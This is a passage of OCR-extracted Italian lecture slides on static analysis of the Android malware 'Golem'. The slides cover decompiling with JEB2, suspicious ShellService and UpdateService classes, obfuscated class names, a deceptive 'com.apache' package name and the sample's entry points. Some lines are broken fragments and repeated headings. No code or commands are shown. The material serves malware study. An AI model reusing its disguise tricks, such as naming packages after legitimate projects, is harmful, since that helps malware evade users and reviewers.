  - Decompilando il file Golem.bin (bytecode) è possibile notare alcuni package, potenzialmente malevoli



Analisi Statica


- La fase più onerosa dell'analisi statica è sicuramente l'analisi del codice sorgente (Java) generato da JEB2 relativo al bytecode
  - Dec
    poss
    mal



Ad esempio, le classi **`ShellService`** e **`UpdateService`** contengono diversi metodi potenzialmente malevoli


Analisi Statica

Tutte le classi decompilate



Analisi Statica

Tutte le classi decompilate



I nomi delle classi **a**, **b**, **c** ed i package **a**, **b**, potrebbe essere indice del fatto che è stato utilizzato un tool per *offuscare il bytecode*

Analisi Statica


Tutte le classi decompilate

Da notare inoltre che il package *root* si chiama **`com.apache.*`**

Questo verosimilmente per fornire degli elementi ingannevoli e "mimetizzarsi" con altri package legittimi

Analisi Statica

- Il malware presenta due "**entry point**"
  - Classe **MainActivity** (del package **activity**)
  - Classe **CheckReceiver** (del package **receiver**)



Analisi Statica




Diagramma delle principali classi del malware Golem

Fonte
https://www.pnfsoftware.com/blog/category/malware/

Analisi Statica





Diagramma delle principali classi del malware Golem

Fonte
https://www.pnfsoftware.com/blog/category/malware/

Analisi Statica

